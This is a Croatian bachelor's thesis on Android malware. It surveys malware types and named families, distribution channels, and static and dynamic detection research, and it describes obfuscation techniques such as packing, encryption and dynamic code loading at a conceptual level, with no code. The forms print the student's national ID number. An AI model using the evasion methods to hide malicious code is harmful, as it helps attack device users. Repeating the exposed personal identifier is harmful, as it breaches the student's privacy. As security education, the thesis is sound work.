Maliciozne aplikacije na Android platformi

Veselčić, Antonio

SVEUČILIŠTE JOSIPA JURJA STROSSMAYERA U OSIJEKU
FAKULTET ELEKTROTEHNIKE, RAČUNARSTVA I INFORMACIJSKIH TEHNOLOGIJA OSIJEK

Sveučilišni studij

MALICIOZNE ANDROID APLIKACIJE

Završni rad

Antonio Veselčić

Osijek, 2023.

FERIT
FAKULTET ELEKTROTEHNIKE, RAČUNARSTVA I INFORMACIJSKIH TEHNOLOGIJA **OSIJEK**

Obrazac Z1P - Obrazac za ocjenu završnog rada na preddiplomskom sveučilišnom studiju

Osijek, 14.09.2023.

Odboru za završne i diplomske ispite

Prijedlog ocjene završnog rada na preddiplomskom sveučilišnom studiju

Ime i prezime Pristupnika:	Antonio Veselčić
Studij, smjer:	Programsko inženjerstvo
Mat. br. Pristupnika, godina upisa:	R4583, 28.07.2020.
OIB Pristupnika:	90338311344
Mentor:	doc. dr. sc. Bruno Zorić
Sumentor:	,
Sumentor iz tvrtke:	
Naslov završnog rada:	Maliciozne aplikacije na Android platformi
Znanstvena grana rada:	**Programsko inženjerstvo (zn. polje računarstvo)**
Zadatak završnog rad:	U teorijskom dijelu rada potrebno je istražiti najčešće tipove zloćudnih aplikacija na mobilnim platformama s posebnim naglaskom na Android te načine za njihovo kreiranje i distribuciju. Također, prikazati mehanizme za njihovo otkrivanje i sprječavanje te ulogu korisnika. U praktičnom dijelu rada programski ostvariti odabrane tehnike za izgradnju zloćudne aplikacije za Android platformu te ju prikladno
Prijedlog ocjene završnog rada:	Izvrstan (5)
Kratko obrazloženje ocjene prema Kriterijima za ocjenjivanje završnih i diplomskih radova:	Primjena znanja stečenih na fakultetu: 3 bod/boda Postignuti rezultati u odnosu na složenost zadatka: 3 bod/boda Jasnoća pismenog izražavanja: 3 bod/boda Razina samostalnosti: 3 razina
Datum prijedloga ocjene od strane mentora:	14.09.2023.
Datum potvrde ocjene od strane Odbora:	24.09.2023.

Potvrda mentora o predaji konačne verzije rada:	Mentor elektronički potpisao predaju konačne verzije.
	Datum:

FERIT
FAKULTET ELEKTROTEHNIKE, RAČUNARSTVA
I INFORMACIJSKIH TEHNOLOGIJA **OSIJEK**

IZJAVA O ORIGINALNOSTI RADA

Osijek, 26.09.2023.

Ime i prezime studenta:	Antonio Veselčić
Studij:	Programsko inženjerstvo
Mat. br. studenta, godina upisa:	R4583, 28.07.2020.
Turnitin podudaranje [%]:	2

Ovom izjavom izjavljujem da je rad pod nazivom**: Maliciozne aplikacije na Android platformi**

izrađen pod vodstvom mentora doc. dr. sc. Bruno Zorić

i sumentora ,

moj vlastiti rad i prema mom najboljem znanju ne sadrži prethodno objavljene ili neobjavljene pisane materijale drugih osoba, osim onih koji su izričito priznati navođenjem literature i drugih izvora informacija.
Izjavljujem da je intelektualni sadržaj navedenog rada proizvod mog vlastitog rada, osim u onom dijelu za koji mi je bila potrebna pomoć mentora, sumentora i drugih osoba, a što je izričito navedeno u radu.

Potpis studenta:

SADRŽAJ

1. UVOD

Kroz zadnja dva desetljeća moguće je primijetiti da se sve više poslova, zabave i komunikacije odvija putem Interneta, korištenjem zaslona mobilnih uređaja kao prozora u neki novi, povezaniji svijet. Mobilni telefoni su postupno evoluirali iz sprava koje mogu primiti i uputiti telefonski poziv u džepna računala koja mogu pregledavati i uređivati dokumente, odgovarati na e-poštu, prikazivati videozapise i videoigre u visokoj rezoluciji pa čak i izvršavati financijske transakcije. Popratna pojava svemu navedenome je rast količine podataka koju pojedinac čuva na svom mobilnom uređaju i po potrebi šalje dalje u mrežu ili pak ni ne čuva na uređaju, već se pri samom nastanku informacije ona šalje u oblak računala. Prepoznavši da informacije pojedinaca sve manje putuju računalima, a sve više putem mobilnih uređaja, napadači su svoje napore preusmjerili na džepne uređaje mogućih žrtava. Računalni napadi nekoć su predstavljali rijetkost, što zbog znatno manjeg broja korisnika, što zbog znatno većeg udjela stručnjaka među korisnicima. Digitalizacija društva, olakšavanje upotrebe i smanjivanje cijena postupno su omogućili gotovo svakome da postane vlasnik mobilnog uređaja. Iako mobilni uređaji sami po sebi implementiraju mnoge metode zaštite sustava i podataka, među novim korisnicima našao se velik broj neinformiranih korisnika koji nisu svjesni prijetnji i rizika kojima se izlažu, što itekako ide napadačima u korist, jer se u kratkoj povijesti računalnih znanosti pokazalo da je najslabija točka sustava kibernetičke sigurnosti gotovo uvijek bio čovjek. Unatoč tomu, bilo bi naivno pretpostaviti kako pojedinac dobrovoljno postaje žrtvom računalnog napada, često je riječ ili o uspješnoj manipulaciji ili o skrivanju malicioznog koda unutar naizgled sigurnih aplikacija.

U drugom poglavlju ovog završnog rada pokrivena je tema mobilnih platformi i malicioznih aplikacija s naglaskom na Android operacijski sustav te je dan pregled kategorija u koje se zloćudne aplikacije mogu svrstati. Pored toga opisana su dva najčešća načina instalacije malicioznog softvera na mobilnim uređajima, ali i tehnike detektiranja istog. Slijedi opis metoda zaštite na mobilnim uređajima te se zaključuje pregledom rezultata ankete o svijesti korisnika mobilnih uređaja. Treće poglavlje posvećeno je realizaciji Android aplikacije koja pored stvarne funkcionalnosti sadrži i zlonamjeran kod. Navedeni su zahtjevi koje aplikacija mora ispuniti, dan je pregled korištenih alata i tehnologija, nakon čega slijedi detaljan pregled malicioznog koda i prikaz funkcionalnosti aplikacije. Četvrto poglavlje rezimira sadržaj i iznosi zaključke završnog rada.

1.1. Zadatak završnog rada


U teorijskom dijelu rada potrebno je istražiti najčešće tipove zloćudnih aplikacija na mobilnim platformama s posebnim naglaskom na Android te načine za njihovo kreiranje i distribuciju. Također, prikazati mehanizme za njihovo otkrivanje i sprječavanje te ulogu korisnika. U praktičnom dijelu rada programski ostvariti odabrane tehnike za izgradnju zloćudne aplikacije za Android platformu te ju prikladno vrednovati.

2. MALICIOZNE MOBILNE APLIKACIJE

Prema [1] 2021. godine je na svijetu bilo 6.37 milijardi pametnih telefona, a prognozirano je da će taj broj samo rasti. Porastom broja korisnika mobilnih uređaja dogodio se i očekivani rast broja malicioznih aplikacija na službenim, ali posebno na alternativnim trgovinama aplikacijama. Potencijalni napadi na mobilnu platformu uključuju praćenje lokacije, neovlašteno snimanje kamerom i mikrofonom, čitanje osobnih podataka i podataka bankovnih računa, slanje SMS poruka na brojeve koji to naplate pošiljatelju poruke, uključivanje u mreže robota (engl. *botnet*) za DDOS napade i tako dalje. U pokušaju da se maliciozan kod otkrije prije nego što počini štetu na mobilnim uređajima, najpopularnije trgovine aplikacijama implementiraju mnogo metoda zaštite, ali kako je vidljivo iz mnogih pokušaja traženja metoda detekcije, poput onih opisanih u [2] i [3] , moguće je postići 90% do 99% uspješnu detekciju, što znači da će manji dio proći neopaženo. Maliciozne aplikacije često se prikrivaju koristeći logo i izgled popularnih aplikacija u nadi da će ih nepažljivi korisnik zamijeniti s originalom. U slučaju Android operacijskog sustava, jednom preuzeta, aplikacija pri pokretanju od korisnika traži da omogući dozvole (engl. *permission*), nakon čega može neometano raditi ono za što ju je autor napravio.

2.1. Mobilne platforme i maliciozne aplikacije

Kao dvije najkorištenije mobilne platforme ističu se Android i iOS, ali kako prema [4] Android zauzima oko 70% tržišta naglasak će ovdje biti na njemu. Za ovoliku popularnost Androida zaslužne su činjenice da je otvorenog koda, kao i raspon cijena uređaja koji na sebi pokreću Android, dok su iOS uređaji znatno skuplji. Slika 2.1. prikazuje omjer Android i iOS uređaja na tržištu.



Sl.2.1. Omjer Android i iOS uređaja na tržištu, preuzeto iz [5]

Treba naglasiti i kako je objavljivanje aplikacija za Android platformu pristupačnije, ako se govori o Google Play trgovini treba platiti 25 američkih dolara mjesečno, a samo puštanje aplikacije u distribuciju relativno je jednostavno. Objava na Appleov App Store kao pretkorak zahtijeva članarinu koja košta od 99 do 299 američkih dolara godišnje, a prije puštanja u distribuciju aplikacija treba biti potvrđena. Za objavu na neslužbenim trgovinama za obje navedene platforme nije potrebna novčana naknada, na njima nužno nema regulacije onoga što se objavljuje zbog čega je zloćudni softver znatno zastupljeniji. U [6] je navedeno kako AppChina, jedna od testiranih alternativnih Android trgovina sadrži čak 50% aplikacija koje su označene kao zloćudni softver od strane barem jednog od korištenih detekcijskih mehanizama.

Dodatna slabost koja se javlja na uređajima utemeljenima na Androidu jest dostupnost izvornog koda jezgre (engl. *kernel*) Android operacijskog sustava, što omogućuje vještijim i iskusnijim programerima zloćudnog softvera bolji uvid u rad cijele platforme.

Vjerojatno najveća sigurnosna slabost Androida u odnosu na iOS jest broj aktivnih verzija operacijskog sustava u svakom trenutku. Postoji samo 38 različitih modela iPhonea [7] i ukupno manje od 100 različitih uređaja utemeljenih na iOS-u. Ovo znači da je novu verziju iOS operacijskog sustava znatno lakše implementirati i podržati za sve uređaje već na tržištu, što također olakšava sigurnosne zakrpe ako dođe do probijanja zaštite. Čak 94% iOS uređaja na sebi ima jednu od posljednje 3 verzije operacijskog sustava.

Broj različitih modela Android uređaja prelazi 24000 i na tržište ih stavlja više od 1300 različitih proizvođača [8]. Iako se na prvi pogled čini odličnim zbog široke palete opcija sa strane kupca, sa strane stručnjaka za kibernetičku sigurnost ovo predstavlja ogroman problem. Otkriveni sigurnosni propusti u aktivnim verzijama Androida javno su izlistani na internetskim repozitorijima poput onoga na [9]. Sigurnosnim ažuriranjima i ažuriranjem Android operacijskog sustava nastoje se otkloniti propusti, ali ne postoji mehanizam koji korisnika mobilnog uređaja može prisiliti na ažuriranje ili mu onemogućiti korištenje neosigurane verzije. Iako ovo korisnicima daje slobodu, također ih ostavlja ranjivima na otkrivene prijetnje ako odluče ne ažurirati operacijski sustav. U [10] je navedeno kako samo 61.58% uređaja na sebi ima neku od zadnje tri verzije Androida, za što su dobrim dijelom odgovorni proizvođači koji nakon nekog vremena uopće ne implementiraju nove verzije Androida na starije uređaje [11]. Ovo čini mnogo starijih, već otkrivenih ranjivosti sustava spremnim za iskorištavanje.

Upravo iz ovog razloga provođenje ažuriranja koja se tiču same sigurnosti, ali ne i cijelog sustava, mogu provesti bez korisnikova znanja i potvrde. Na [12] je moguće pronaći sva

sigurnosna ažuriranja, propuste koje pokrivaju, datume puštanja u distribuciju, razinu prijetnje i verzije Androida koje dano ažuriranje cilja. Vidljivo je kako se održavaju samo posljednje tri verzije (11, 12 i 13), a prijetnje koje se otklanjaju su one od kritične ili velike razine opasnosti, uz pokoju prijetnju umjerene razine. Različite verzije Android sustava dobivaju sigurnosna ažuriranja u prosjeku četiri godine nakon njihovog prvog objavljivanja.

Drugi važan sigurnosni mehanizam na Android uređajima jesu dozvole, detaljno opisane u [13]. Dozvole su namijenjene zaštiti korisnikove privatnosti, što postižu ograničavanjem pristupa senzorima, rizičnim akcijama i zaštićenim podacima na uređaju. Pored toga osiguravaju transparentnost jer svaka aplikacija u nekom trenu korisniku mora deklarirati kojim dijelovima njegovog uređaja ima pristup. Aplikacije obično traže dozvole jer su im potrebne za izvršavanje specifične funkcionalnosti, a sam upit korisniku može se odviti tijekom instalacije ili za vrijeme izvođenja.

Kada je riječ o upitu prilikom instalacije, korisniku su vidljive sve dozvole koje aplikacija traži. Na ovaj način se obično daju takozvane normalne dozvole, one koje se ne smatraju opasnim za korisnikovu privatnost, kao primjerice dozvola za pristup Internetu. Tijekom vremena izvođenja traže se opasne dozvole, koje mogu utjecati na sigurnost podataka u sustavu, korisnikovu privatnost i pristup važnijim senzorima, na primjer dozvola za pristup kameri uređaja i dozvola za uspostavu poziva (bez izbornika broja telefona).

2.2. Tipovi malicioznih aplikacija na Android platformi

Malicioznom aplikacijom može se smatrati svaka aplikacija koja skriva kod čija namjena kao posljedicu ima štetu za onoga tko ju instalira. U slučaju Android sustava to može biti prikazivanje neželjenog reklamnog sadržaja, prikupljanje osobnih informacija o korisniku, zaobilaženje sigurnosnih barijera i preuzimanje kontrole nad uređajem. U [14] i [15] navedeni su i opisani slijedeći oblici malicioznih aplikacija i zlоćudno softvera koji se krije u njima:

- **Virus** – Dio koda koji ima mogućnost kopirati samog sebe i proširiti se u druge datoteke, najčešće se dodaju u dokumente, skriptne datoteke i web aplikacije. Često se pokreću tek kada korisnik pokrene zaraženu datoteku. Primjeri mobilnih virusa su Dust, Lasco, Cardblock, CardTrap i Crossover. Gazon je virus koji se širio slanjem SMS poruka koje su sadržavale hiperveze uz koje je navedeno da je moguće osvojiti 200 američkih dolara. Otvaranjem bi se pokrenulo preuzimanje aplikacije koja bi zatim poslala istu poruku svim kontaktima u zaraženom uređaju.

- **Crv** – Dio koda koji ima mogućnost širiti se bez da ga korisnik pokrene. Crvi se mogu širiti mrežom kao dio paketa (engl. *payload*), a u novije vrijeme i putem popularnih aplikacija za slanje tekstualnih poruka. Neki od mobilnih virusa su Cabir, Beselo, CommWarrior, Yxe, ZeuS MitMo, Mobler, Pmcryptic, Feakk, Ikee i Letum. Nedavno zaživjeli crv opisan je u [16]. Neimenovani crv je započeo svoje širenje iz aplikacije koja nalikuje Netflixu i koja prvotno nije bila označena kao nesigurna i uspjela je dostići oko 500 preuzimanja. Pri primanju poruke drugog korisnika unutar Whatsappa crv uspostavlja vezu s vanjskim serverom te drugom korisniku odgovara porukom koja sadrži paket sa servera. Pored toga aplikacija ima dozvolu za prikazivanje iznad drugih aplikacija, koju koristi za mamljenje korisnika da slučajno klikne nešto što ne želi.
- **Trojanski konj** – Označava zloćudni softver koji se predstavlja kao dobroćudan kako bi privukao korisnika da ga instalira. Osim na trgovinama aplikacijama, može se propagirati i putem e-pošte. Najpoznatiji trojanski konji na mobitelima su MasterKey, DownAPK i GantSpy. Aplikacije iz skupine trojanskih konja pod nazivom Fakeinst se kamufliraju kao razne legitimne aplikacije, ali jednom aktivirani počinju slati SMS-ove na razne brojeve koji to naplaćuju ili prijavljuju korisnika na plative pretplate.
- ***Rootkit*** – Tip zloćudnog softvera koji preuzima administratorske ovlasti u sustavu, jako težak za detektirati i otkloniti jer je često realiziran na razini jezgre [17]. Situacija je dodatno otežana jer su Android uređaji tipično utemeljeni na ARM arhitekturi, čiji su *rootkiti* znatno manje dokumentirani u usporedbi s primjerice Linuxom i x86 arhitekturom. Kako se rootkiti smještaju u samu jezgru operacijskog sustava riječ je o jako moćnoj vrsti štetnog softvera koji može krasti podatke, mijenjati postavke sustava i prikazivati reklame gdje god autor želi. Najpoznatiji primjeri je sada već davni DroidDream koji se uspio ušuljati na Google Play trgovinu 2011. godine, a mogao je instalirati aplikacije na zaražene uređaje, kao i slati informacije s uređaja na udaljeni server [18].
- **Mreže robota** (engl. *botnets*) – Bot je zloćudni program koji prima i izvršava naredbe gospodara (engl. *botmaster*) na udaljenim uređajima bez pristanka vlasnika. Botovi se povezuju u mreže koje se najčešće koriste za distribuirane napade uskraćivanjem resursa (engl. *distributed denial of service, DDoS*). Chamois mreža robota nekoć se sastojala od 20 milijuna uređaja koji su slali poruke o podržavanju lažne humanitarne akcije, sav novac zarađen naplaćivanjem poruka išao je u džepove malicioznih aktera [19].
- **Reklamni softver** (engl. *adware*) – Pod ovaj naziv spada sav zloćudni softver kreiran s namjerom da se korisniku direktno isporučuju reklame koje on vrlo vjerojatno ne želi.


Reklame se mogu prikazivati unutar internetskog preglednika, ali i na početnom zaslonu uređaja. Kao i ostali oblici marketinga, cilj je staviti što više očiju na reklamirani proizvod, ali putem malicioznog reklamnog softvera često se reklamiraju proizvodi niže kvalitete, prevare, online kockarnice i stranice s pornografskim sadržajem. Neki od primjera Android reklamnog softvera su Skinner, RottenSys, Gunpoder i Judy. Zbog relativne jednostavnosti reklamni softver da se sakriti u naizgled najbezopasnije aplikacije, poput prekidača za bljeskalicu [20]. Maliciozni kod nazvan LightsOut skriven u ovakvim aplikacijama, ima mogućnost prepisivanja korisničkih postavki i sam sebi dozvoljava prikaz reklama.

- **Softver za špijunažu** (engl. *spyware*) – Softver za špijunažu obično omogućava promatranje korisnikovih podataka, aktivnosti ili zaslona bez njegova pristanka i znanja. Prikupljeni podaci se u blažim oblicima koriste za poboljšavanje ciljanih reklama, a u opasnijim oblicima za preotimanje računa na raznim uslugama. Među najmoćnijim alatima za špijunažu je FlexiSpy [21], omraženi alat za praćenje gotovo svega na zaraženom uređaju. Android verzija između ostalog nudi mogućnost snimanja poziva i čitanja poruka u popularnim aplikacijama za komunikaciju, promatranje mrežnog prometa, otvaranje fotografija i videozapisa, instalaciju softvera putem mreže i daljinsko resetiranje uređaja.
- **Softver za ucjenjivanje** (engl. *ransomware*) **–** Tip zloćudnog softvera koji kriptira ili zaključava datoteke ili sustav čime sprječava njihovo korištenje. Nakon uspješnog napada obično korisniku prikazuje poruke u kojima traži neku novčanu svotu kako bi se sustav i podaci vratili u oblik u kojem se mogu upotrebljavati. Poznati Android softveri za ucjenjivanje su Simplocker i Adult Player. Xbot [22] je softver koji je pored mogućnosti ucjenjivanja krao podatke kreditnih kartica, bankovnih računa i SMS poruka. Za ucjenjivanje je korišten postupak u kojem vanjski server šalje naredbu koja prebacuje mobilni uređaj u tihi način rada, resetira mu lozinku i prikazuje poruku da je za oslobađanje uređaja potrebno platiti 100 američkih dolara.
- **Stražnja vrata** (engl. *backdoor*) – Vrsta zloćudnog softvera koja za cilj ima stvoriti put kojim drugi zloćudni softver može lakše ući u uređaj, obično otvarajući mrežne veze. Stjecanjem korijenskih dopuštenja dobiva mogućnost preživljavanja vraćanja uređaja na tvorničke postavke. Hummingbad [23] je primjer stražnjih vrata koji se širi na alternativnim trgovinama Android aplikacijama, a najviše je instaliran na uređajima u Indiji i Kini. Pored instalacije aplikacija bez korisnikova dopuštenja, Hummingbad

omogućava prikazivanje reklama bilo gdje na uređaju, oponašanje korisničkog unosa dodirom i potpuno upravljanje aktivnostima na uređaju.

- **Snimač tipkanja** (engl. *keylogger*) – Softver koji snima sav unos koji korisnik obavlja putem tipkovnice, kreiran s ciljem prikupljanja podataka za prijavu na razne usluge ili u blažim slučajevima za prikupljanje podataka koje korisnik otkriva o sebi razmjenjujući poruke. MysteryBot [24] je primjer snimača tipkanja za Android koji umjesto snimanja zaslona u trenutku pritiska tipke za očitavanje pritisnute tipke registrira točke zaslona koje korisnik dodiruje te ih naknadno mapira prema rasporedu znakova na tipkovnici. U trenutku pisanja ova tehnologija još nije potpuno razvijena, no smatra da će uskoro biti funkcionalna.

Važno je napomenuti kako se pri dizajniranju zloćudnog softvera često kombinira više gore navedenih tipova. Jednostavni primjer je trojanski konj koji nalikuje aplikaciji koju korisnik traži, ali u sebi sadrži dodatni reklamni softver ili softver za špijunažu. Česti oblik uključivanja u mrežu robota je putem crva koji se šire e-poštom. Na slici 2.2. prikazani su udjeli tipova malicioznih aplikacija na Android platformi.



Slika 2.2. Udjeli tipova malicioznih aplikacija na Android platformi, preuzeto iz [25]

2.2.1. Tehnike prikrivanja zloćudnog koda

Nove maliciozne aplikacije često koriste neku od tehnika opisanih u [26] kako bi zaobišle sigurnosne blokade uređaja:

- **Pakiranje** – jednostavna tehnika prikrivanja gdje se maliciozni kod komprimira kako bi se izbjegla detekcija. Korištenjem pakiranja lakše je zaobići vatrozide i antivirusne programe, jer se mora znati metoda vraćanja koda u izvorni oblik kako bi se on mogao provjeriti.

- **Nevidljivost** – također se naziva i zaštitom koda. Podrazumijeva razne metode koje onemogućavaju suvislu analizu i detekciju, kao što je primjerice izmjena postavki sustava.
- **Enkripcija** – radi prikrivanja malicioznog koda ključan blok ili pak sav kod se kriptira, što čini prijetnju neprimjetnom. Pri enkripciji je moguće koristiti dva različita ključa, jedan za šifriranje i jedan za dešifriranje, što dodatno otežava detekciju. Osim toga, moguće je provesti višeslojnu enkripciju, dodatno šifrirati već šifriran kod.
- **Metamorfoza** – ovaj postupak ne koristi enkripciju, umjesto toga se kod dinamički skriva tako da se operativni kod mijenja pri svakom izvršenju, što ga čini nemogućim za uhvatiti jer svaka iteracija ima novi potpis.
- **Dinamičko učitavanje koda** – označava postupak koji omogućava aplikaciji da preuzima kod izvan svoje .apk datoteke i da ga pokrene tijekom izvođenja. Iako se prvotno pokazala korisnom jer omogućuje programerima da ažuriraju aplikacije bez korisnikove akcije, ova tehnika pokazala se jednim od najčešće korištenih stražnjih vrata u sustav. U [27] je pokazano da u uzorku od 86798 malicioznih aplikacija negdje oko 20000 njih koristi dinamičko učitavanje koda.

2.3. Preuzimanje malicioznih aplikacija

Prema zadanim postavkama pri aktivaciji Android uređaja, moguće je instalirati aplikacije samo preko službene trgovine, najčešće Google Play, a korisniku je dana mogućnost dopuštanja instalacija s drugih izvora. Alternativne trgovine pokazale su se vrlo popularnima na područjima gdje je dostupnost Play trgovine ograničena, kao primjerice u Kini. Najčešće korištena alternativna metoda je preuzimanje aplikacija iz Internet preglednika. U [28] se daje sljedeći pregled najčešćih metoda distribucije malicioznih aplikacija:

- **Trgovine** – Kao najčešće korištena trgovina aplikacijama, Google Play je odgovoran za 67% svih neželjenih instalacija na Android uređajima. U [28] je navedeno kako su ostale trgovine odgovorne za 10.4% neželjenih instalacija. Na prvi pogled se čini kao da znatno manje zloćudnih aplikacija dolazi s alternativnih trgovina, no to nije slučaj. Treba napomenuti kako dvije trećine neželjenih instalacija ne dolazi s Play trgovine zbog loše sigurnosti, već zbog daleko najvećeg udjela u ukupnom broju instalacija. Vjerojatnost preuzimanja maliciozne aplikacije varira na alternativnim trgovinama, u slučaju popularnih trgovina je do 19 puta veća od one na Google Playu. Usprkos ovome, maliciozni akteri potaknuti su dati sve od sebe kako bi zaobišli sigurnosne mjere Play

trgovine jer im pruža najširu bazu potencijalnih korisnika i daje aplikaciji veći dojam pouzdanosti.

- **Internet preglednici** – Slično kao s alternativnim trgovinama aplikacijama, Internet preglednici variraju razinom sigurnosti kada je riječ o preuzimanju aplikacija. U [28] je navedeno kako se samo 0.1% preuzimanja aplikacija odvija iz mrežnog preglednika, što je pozitivno jer također pokazuje da 3.8% aplikacija preuzeto na ovaj način sadrži neželjene ili štetne funkcionalnosti. Glavni uzrok ovoga je nedostatak efektivne detekcije zloćudnog softvera unutar preglednika. Za preuzimanje aplikacija najsigurnijima su se pokazali Firefox i Opera sa 3.6% propuštenih malicioznih aplikacija, iza kojih slijede UC Browser sa 3.8% i Chrome sa 3.9%. Kao najgori među popularnim preglednicima ističe se Opera Mini, koji propušta čak 10.5% neželjenog softvera. Razlika između sigurnosti Opera i Opera Mini preglednika od 6.9% ostala je neobjašnjena jer prethodno provedeno istraživanje sigurnosti mobilnih preglednika opisano u [29] nije pronašlo značajne razlike u sigurnosti.

2.4. Otkrivanje malicioznih aplikacija

Paralelno s razvojem bezopasnih aplikacija moguće je primijetiti i razvoj malicioznih aplikacija. Kako je riječ o prijetnji koja konstantno mijenja oblik i evoluira, postojeće metode detekcije nikad neće biti dovoljna obrana, uvijek će se trebati poboljšavati. Zbog znatno manje količine računalnih resursa na mobitelima u odnosu na stolna računala i gotovo stalan promet između uređaja i mreže, detekcija malicioznih aplikacija predstavlja ogroman izazov, posebno ako se želi provoditi u vremenu izvođenja aplikacije. U nastavku je dan pregled postupaka detekcije malicioznih aplikacija.

2.4.1. Statička analiza

Statička analiza ili analiza strukture je oblik provjere gdje se programski kod aplikacije provjerava bez njezina pokretanja. Ovim postupkom može se dobiti uvid u funkcionalnost koda i njegovu strukturu. Velika prednost statičke analize jest otkrivanje malicioznog koda bez izlaganja riziku pokretanja koda na uređaju sa stvarnim podacima. U postizanju dobrih rezultata ovu metodu sprječava veći broj ulaznih točaka u Android aplikaciju kao i mogućnost izvršavanja više asinkronih komponenata u isto vrijeme te problem obrade nativnog koda. U nastavku su opisani neki uspješni oblici statičke analize različitih malicioznih Android aplikacija.

Riskranker [30] je postupak detekcije zloćudnog softvera od nule (engl. *zero-day malware*). Prvi korak je odrediti nezamaskirane implementacije koje aktiviraju poznati korijen, nedozvoljeni

trošak stvaranja ili napad na privatnost. Zatim provjerava binarne datoteke s nativnim kodom tražeći potpise poznatih tehnika iskorištavanja korijenskih privilegija (engl. *root exploit*). Naknadno pokušava otkriti postupke izbjegavanja kao što su enkripcija i dinamičko učitavanje koda. Provođenje ove provjere u drugom koraku smatra se najvećim propustom ove metode.

U [31] razvija se model utemeljen na Bayesovoj klasifikaciji za detekciju zlođudnog softvera od nule. Prva verzija modela analizira 131 dozvolu iz manifest datoteke, druga izvlači svojstva samog koda dok treća kombinira prethodna dva modela. Za treniranje modela korišteno je 1000 bezopasnih i 1000 malicioznih aplikacija podijeljenih u trening i test skup u omjeru 4:1. Preciznost (engl. *accuracy*) prvog modela iznosi 90%, drugog 92%, a trećeg 93%. Preciznost označava udio stvarno pozitivnih primjera u skupu svih primjera koje je klasifikator označio kao pozitivne. Iako obećavajući, glavna slabost drugog i trećeg modela jest velika količina utrošenih računalnih resursa potrebnih da se kreira vektor značajki za pojedinu aplikaciju.

FlowDroid [32] rukuje povratnim pozivima (engl. *callback*) koje stvara Android radni okvir (engl. *framework*) pri čemu analizira tok podataka, kontekst, objekte i podatke iz osjetljivih područja kako bi smanjio stvaranje netočnih upozorenja. Zbog toga što je otvorenog koda, FlowDroid redovno biva poboljšavan po pitanju brzine i preciznosti detektiranja.

Apposcopy [33] je utemeljen na semantičkoj klasifikaciji prema toku podataka i kontroli toka koje čita iz manifest datoteke, usmjeren na detekciju trojanskih konja. Koristeći SVM model za detekciju postiže se veća preciznost, a naivnim Bayesom bolji odziv. Među značajkama korištenim za treniranje nalaze se dozvole, zip arhive, nativni kod i intent filteri. Ovaj pristup pokazao se najbržim, ali slabost mu je nemogućnost detekcije zlođudnog softvera od nule.

U [34] se kao najistaknutije značajke za detekciju malicioznih aplikacija ističu statičke značajke poput dozvola i naredbi (misli se na naredbe poput onih u Linuxu: cd, ls, cat…). Korištenjem klasifikacije utemeljene na strojnom učenju postignuta je preciznost od 95.8%. Dok se neke dozvole koriste jednako često u bezopasnim kao i u malicioznim aplikacijama, kao primjerice INTERNET, READ_PHONE_STATE i ACCESS_NETWORK_STATE, nasuprot njima stoje WRITE_SMS, RECIEVE_SMS, SEND_SMS i READ_SMS koje gotovo nikad ne dolaze u bezopasnim, a mogu se pronaći u mnogo malicioznih aplikacija.

CRYPTOLINT [35] alat analizira kriptografske značajke aplikacija te pokušava otkriti neprimjereno korištenje kriptografije u .apk datotekama. Provedeno istraživanje nad aplikacijama koje primjenjuju neku kriptografsku metodu pokazalo je da 87.8% koristi kriptografiju na neželjen način. Autori zlođudnog softvera koriste kriptografske metode kako bi

prikrili štetan kod, što rezultira potrebom za analizom ponašanja aplikacija, odnosno dinamičkom analizom.

2.4.2. Dinamička analiza

Dinamička analiza ili analiza ponašanja je način provjere štetnosti aplikacije za vrijeme njezina izvođenja. Provjeravana aplikacija može se izvoditi na stvarnom uređaju, ali kao dodatna mjera opreza često se koriste virtualni strojevi. Ponašanje pojedinih aplikacija relativno je jednostavno promatrati, ali promatranje dijeljenih resursa, okidača događaja i komunikacije među komponentama predstavlja izazov. Pored toga postoji i vremensko ograničenje, kako je riječ o sustavima detekcije koji promatraju promet u stvarnom vremenu s ciljem da zaustave neželjena ponašanja prije nego li počine štetu, a uz to se javlja i ograničenost samog sustava koji mora nadzirati veći broj aplikacija paralelno. Slijedi pregled nekoliko najuspješnijih pristupa dinamičkoj analizi za detekciju raznih vrsta malicioznih Android aplikacija.

CopperDroid [36] je okvir za automatsku i preciznu rekonstrukciju ponašanja aplikacija utemeljen na virtualnim strojevima. Vrlo sličan okvir je Andlantis [37] koji pored virtualnih strojeva nudi i simulacije stvarnog mrežnog prometa kako bi se vjerodostojnije rekreiralo stanje stvarnih mobilnih uređaja. Radi lakšeg promatranja rastavljaju se mrežni promet, ponašanja tijekom vremena izvođenja, takozvani otisci različitih skupina zloćudnog softvera i sustavski pozivi. Zbog svoje skalabilnosti ovaj sustav može analizirati preko 3000 aplikacija u jednom satu.

